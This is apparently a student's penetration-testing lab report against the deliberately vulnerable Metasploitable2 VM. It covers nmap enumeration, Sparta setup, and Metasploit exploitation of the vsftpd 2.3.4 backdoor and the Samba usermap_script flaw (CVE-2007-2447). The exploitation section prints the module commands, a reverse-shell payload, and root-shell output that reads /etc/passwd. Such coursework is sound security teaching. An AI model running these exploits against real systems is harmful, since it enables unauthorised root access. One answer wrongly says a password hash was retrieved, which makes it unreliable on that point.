
- Detection Method:
 - The scanner found UnrealIRCd running on port 6667.
 - It checked the version and detected it was a backdoored release, which allows attackers to run system commands.
 - A test command was sent, confirming the backdoor was active.

- Risk: Hackers can exploit this to gain root access, making it easy to control or compromise the entire system.

Summary:

Metasploitable's high number of open, outdated, and misconfigured services makes it highly vulnerable. These weaknesses were detected through version scanning and exploit verification, confirming that attackers could easily take advantage of them.


Steps to Install Sparta in Kali document.



```

root@kali-linux-vm: /usr/share/sparta
root@kali-linux-vm:~# cd /usr/share/
root@kali-linux-vm:/usr/share# git clone https://github.com/secforce/sparta.git
Cloning into 'sparta'...
remote: Enumerating objects: 300, done.
remote: Total 300 (delta 0), reused 0 (delta 0), pack-reused 300 (from 1)
Receiving objects: 100% (300/300), 419.95 KiB | 6.56 MiB/s, done.
Resolving deltas: 100% (155/155), done.
root@kali-linux-vm:/usr/share# chmod 777 sparta/
root@kali-linux-vm:/usr/share# cd sparta
root@kali-linux-vm:/usr/share/sparta# chmod +x sparta
root@kali-linux-vm:/usr/share/sparta# cp sparta /usr/bin/
root@kali-linux-vm:/usr/share/sparta#


```



```

root@kali-linux-vm: ~
root@kali-linux-vm:~# sparta
/usr/share/sparta/app/hostmodels.py:33: SyntaxWarning: "is not" with a literal. Did you mean "!="?
if not len(self.__hosts) is 0:
[+] Creating temporary files..
[+] Wordlist was created/opened: /tmp/sparta-9f4t21k1-tool-output/sparta-usernames.txt
[+] Wordlist was created/opened: /tmp/sparta-9f4t21k1-tool-output/sparta-passwords.txt
[+] Creating settings file..
[DEBUG] Running: nmap -T4 -sV -sSU -p T:80,443 192.168.2.4 -oA /tmp/sparta-80wgbvg8-running/nmap/20250129233216-nmapstage1
[DEBUG] Adding process to DB: nmap
/bin/sh: 1: xsltproc: not found
[+] Parsing nmap xml file: /tmp/sparta-9f4t21k1-tool-output/nmap/20250129233216-nmapstage1.xml
[+] The process is done!
[+] Finished in 0.03777623176574707 seconds.
[DEBUG] Running: nmap -T4 -sV -n -sSU -O -p T:25,135,137,139,445,1433,3306,5432,U:137,161,162,1434 192.168.2.4 -oA /tmp/sparta-80wgbvg8-running/nmap/20250129233218-nmapstage2
[DEBUG] Adding process to DB: nmap
[+] Scheduler started!
[+] Scheduler ended!
/bin/sh: 1: xsltproc: not found
[+] Parsing nmap xml file: /tmp/sparta-9f4t21k1-tool-output/nmap/20250129233218-nmapstage2.xml
[+] The process is done!
[+] Finished in 0.07224106788635254 seconds.
[DEBUG] Running: nmap -T4 -sV -n -sSU -p T:23,21,22,110,111,2049,3389,8080,U:500,5060 192.168.2.4 -oA /tmp/sparta-80wgbvg8-running/nmap/20250129233409-nmapstage3
[DEBUG] Adding process to DB: nmap
[+] Scheduler started!
[+] Running tools for: netbios-ssn on 192.168.2.4:139
[+] Running tools for: microsoft-ds on 192.168.2.4:445
[DEBUG] Running: bash ./scripts/smbenum.sh 192.168.2.4
[DEBUG] Adding process to DB: smbenum

```




Find which directories are accessible from NFS:

`nmap --script nfs-ls <IP of System>`

9. Paste a screen shot of the output.

`nmap --script nfs-ls 192.168.2.6`



11. Which user accounts are enabled for Samba?

msfadmin (RID: 3000) – Normal user account

user (RID: 3002) – Normal user account

Enumerate directories within http services:

```
nmap --script http-enum <IP of System>
```

12. List any directories that you think might contain any potential vulnerabilities?

```
nmap --script http-enum 192.168.2.6
```

Potentially vulnerable directories:

- /phpinfo.php (Exposes server config)
- /phpMyAdmin/ (Database management, potential exploit target)
- /admin/ (Sensitive admin panel access)
- /webdav/ (May allow unauthorized file access)
- /ikiwiki/ (CMS with known vulnerabilities)
- /test/ (May contain test scripts or misconfigurations)
- /doc/ & /icons/ (Directory listing enabled, potential info leak)
- /manager/html/ (Apache Tomcat, possible unauthorized access)
- File upload paths (FCKeditor, Lizard Cart, etc., potential RCE risks)

Try out some more scripts on your own. Find 2 that reveal some vulnerability information.

1. `Nmap -sV -script=vulners -v 192.168.2.6`

Revealed Information:

-

Launch Meet x Content x Sign in to yo x LAB3_TRY2 x 27052115 x CleKali115 x Command Li x (6) WhatsApp x Sign out x +

https://sandbox02.cedhuc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=198a9f10-5021-453f-97db-3f1bc2abd7d3

CleKali115

Connected to VM

Activities Applications Terminal Feb 1 15:03

root@kali-linux-vm: ~

```
root@kali-linux-vm: ~
Discovered open port 8009/tcp on 192.168.2.6
Discovered open port 5432/tcp on 192.168.2.6
Discovered open port 513/tcp on 192.168.2.6
Discovered open port 1099/tcp on 192.168.2.6
Discovered open port 8180/tcp on 192.168.2.6
Discovered open port 512/tcp on 192.168.2.6
Discovered open port 2121/tcp on 192.168.2.6
Discovered open port 6667/tcp on 192.168.2.6
Discovered open port 514/tcp on 192.168.2.6
Discovered open port 6000/tcp on 192.168.2.6
Completed SYN Stealth Scan at 15:02, 1.15s elapsed (1000 total ports)
Initiating Service scan at 15:02
Scanning 23 services on 192.168.2.6
Completed Service scan at 15:02, 11.05s elapsed (23 services on 1 host)
NSE: Script scanning 192.168.2.6.
Initiating NSE at 15:02
Completed NSE at 15:02, 0.23s elapsed
Initiating NSE at 15:02
Completed NSE at 15:02, 0.04s elapsed
Nmap scan report for 192.168.2.6
Host is up (0.00080s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

Launch Meet x Content x Sign in to yo x LAB3_TRY2 x 27052115 x CleKali115 x Command Li x (6) WhatsApp x Sign out x +

https://sandbox02.cedhuc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=198a9f10-5021-453f-97db-3f1bc2abd7d3

CleKali115

Connected to VM

Activities Applications Terminal Feb 1 15:04

root@kali-linux-vm: ~

```
root@kali-linux-vm: ~
..._http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp    open  rpcbind      2 (RPC #100000)
rpcinfo:
  program version  port/proto  service
  100000  2         111/tcp     rpcbind
  100000  2         111/udp     rpcbind
  100003  2,3,4     2049/tcp    nfs
  100003  2,3,4     2049/udp    nfs
  100005  1,2,3     3815/tcp    mountd
  100005  1,2,3     41271/udp   mountd
  100021  1,3,4     34486/udp   nlockmgr
  100021  1,3,4     45040/tcp   nlockmgr
  100024  1         35982/udp   status
  100024  1         37996/tcp   status
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp    open  exec         netkit-rsh rexecd
513/tcp    open  login?
514/tcp    open  tcpwrapped
1099/tcp   open  java-rmi     GNU Classpath gmiregistry
1524/tcp   open  bindshell    Metasploitable root shell
2049/tcp   open  nfs          2-4 (RPC #100003)
2121/tcp   open  ftp          ProFTPD 1.3.1
3306/tcp   open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp   open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp   open  vnc          VNC (protocol 3.3)
6000/tcp   open  X11          (access denied)
6667/tcp   open  irc          UnrealIRCd
6880/tcp   open  apache       Apache httpd (Protocol v1.3.3.6)
```




```
root@kali-linux-vm: ~  
512/tcp open  exec      netkit-rsh rexecd  
513/tcp open  login?  
514/tcp open  tcpwrapped  
1099/tcp open java-rmi      GNU Classpath gmrregistry  
1524/tcp open bindshell    Metasploitable root shell  
2049/tcp open  nfs          2-4 (RPC #100003)  
2122/tcp open  ftp          ProFTPD 1.3.1  
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp open  vnc          VNC (protocol 3.3)  
6000/tcp open  X11          (access denied)  
6667/tcp open  irc          UnrealIRCd  
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1  
_http-server-header: Apache-Coyote/1.1  
MAC Address: 00:50:56:8A:82:D2 (VMware)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
NSE: Script Post-scanning.  
Initiating NSE at 15:02  
Completed NSE at 15:02, 0.00s elapsed  
Initiating NSE at 15:02  
Completed NSE at 15:02, 0.00s elapsed  
Read data files from: /usr/bin/../share/nmap  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds  
Raw packets sent: 1002 (44.072KB) | Rcvd: 1001 (40.120KB)  
root@kali-linux-vm:~#
```

2. nmap --script=smb-enum-shares -p139,445 192.168.2.6

- This scans for shared files and folders on SMB (Windows/Linux file-sharing service) that might be accessible without authentication.
- It reveals SMB share-related vulnerabilities, including:
- Shared Folders & Permissions – Lists shared directories and access rights (read/write).
- Anonymous Access – Detects if unauthenticated users can access shares.
- Misconfigured Shares – Finds shares with weak permissions that could allow unauthorized file access.
- Guest Account Access – Identifies if guest login is enabled, a security risk.
- If sensitive shares (like C\$, ADMIN\$) are accessible, it could indicate a major security flaw.

```
root@kali-linux-vm:~# ^C  
root@kali-linux-vm:~# nmap --script=smb-enum-shares -p139,445 192.168.2.6  
Starting Nmap 7.91 ( https://nmap.org ) at 2025-02-01 15:44 EST  
Nmap scan report for 192.168.2.6  
Host is up (0.0013s latency).  
  
PORT      STATE SERVICE  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
MAC Address: 00:50:56:8A:82:D2 (VMware)  
  
Host script results:  
smb-enum-shares:  
  account used: <blank>  
  \\192.168.2.6\ADMIN$:  
    Type: STYPE_IPC  
    Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))  
    Users: 1  
    Max Users: <unlimited>  
    Path: C:\tmp  
    Anonymous access: <none>  
  \\192.168.2.6\IPC$:  
    Type: STYPE_IPC  
    Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))  
    Users: 1  
    Max Users: <unlimited>  
    Path: C:\tmp  
    Anonymous access: READ/WRITE  
  \\192.168.2.6\opt:
```



Part Three: Exploiting Vulnerabilities

Metasploit module to exploit this vulnerability.

Start your msfconsole and select the module to run the exploit

use exploit/unix/ftp/vsftpd_234_backdoor

Set the target to your metasploit system

set RHOST

show targets

set TARGET 0

Verify targets and exploit

show options

exploit

This opened a telnet session as a root user. Run a few commands to test it out:

whoami

hostname

grep root /etc/passwd

1. Paste a screen shot of these commands.


```
root@kali-linux-vm: ~  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show targets  
Exploit targets:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0  
TARGET => 0  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name   | Current Setting | Required | Description                                                                      |
|--------|-----------------|----------|----------------------------------------------------------------------------------|
| RHOSTS | 192.168.2.6     | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:path' |
| RPORT  | 21              | yes      | The target port (TCP)                                                            |

  
Payload options (cmd/unix/interact):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
| ---- | -----           | -----    | -----       |

  
Exploit target:  



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.2.6:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.2.6:21 - USER: 331 Please specify the password.  
[*] 192.168.2.6:21 - Backdoor service has been spawned, handling...  
[*] 192.168.2.6:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 2 opened (0.0.0.0 -> 192.168.2.6:6200) at 2025-02-01 16:12:39 -0500  
  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
whoami  
root  
hostname  
metasploitable  
grep root /etc/passwd  
root:x:0:0:root:/root:/bin/bash
```

Find another exploitable payload that will run against metasploitable2.

2. Provide screen shots of running the exploit. Then answer the following questions.



```
RHOSTS => 192.168.2.6
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.2.7
LHOST => 192.168.2.7
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.2.7:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 9kl58qbk77IJLoJX;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "9kl58qbk77IJLoJX\r\n"
[*] Matching...
[*] A is input...
[*] Accepted the first client connection...
[*] Command shell session 1 opened (192.168.2.7:4444 -> 192.168.2.6:33958) at 2025-02-01 16:29:58 -0500

whoami
root
hostname
metasploitable
grep root /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

3. What service did this exploit use?

- The Samba Usermap Script exploit (exploit/multi/samba/usermap_script) targets the Samba service. Samba is used for file and print services on Unix/Linux systems, often for Windows compatibility.
- This specific exploit takes advantage of a command injection vulnerability in the user map script feature of vulnerable Samba versions (CVE-2007-2447), allowing remote command execution as root.

Main Function

- Exploits Samba's usermap script vulnerability.
- Executes arbitrary commands on the target.
- Gives a shell access to the compromised system.

4. What is the CVE ID and description of the vulnerability that it took advantage of?

The CVE ID for this vulnerability is CVE-2007-2447.

This vulnerability exists in Samba versions up to 3.0.24 due to improper handling of "username map script" parameters. An attacker can exploit this flaw by injecting arbitrary shell commands into the username field when authentication is attempted. This leads to remote code execution (RCE) as root, allowing full system compromise.

5. What were you able to access after successfully running the exploit?

After running the exploit successfully, you gained a remote shell with root privileges on the target system. This allowed you to execute system commands such as:

- **whoami** (confirming you were running as root)
- **hostname** (displaying the system's hostname)
- **grep root /etc/passwd** (retrieving the root user's password hash)

In short, you obtained full administrative control of the Metasploitable system.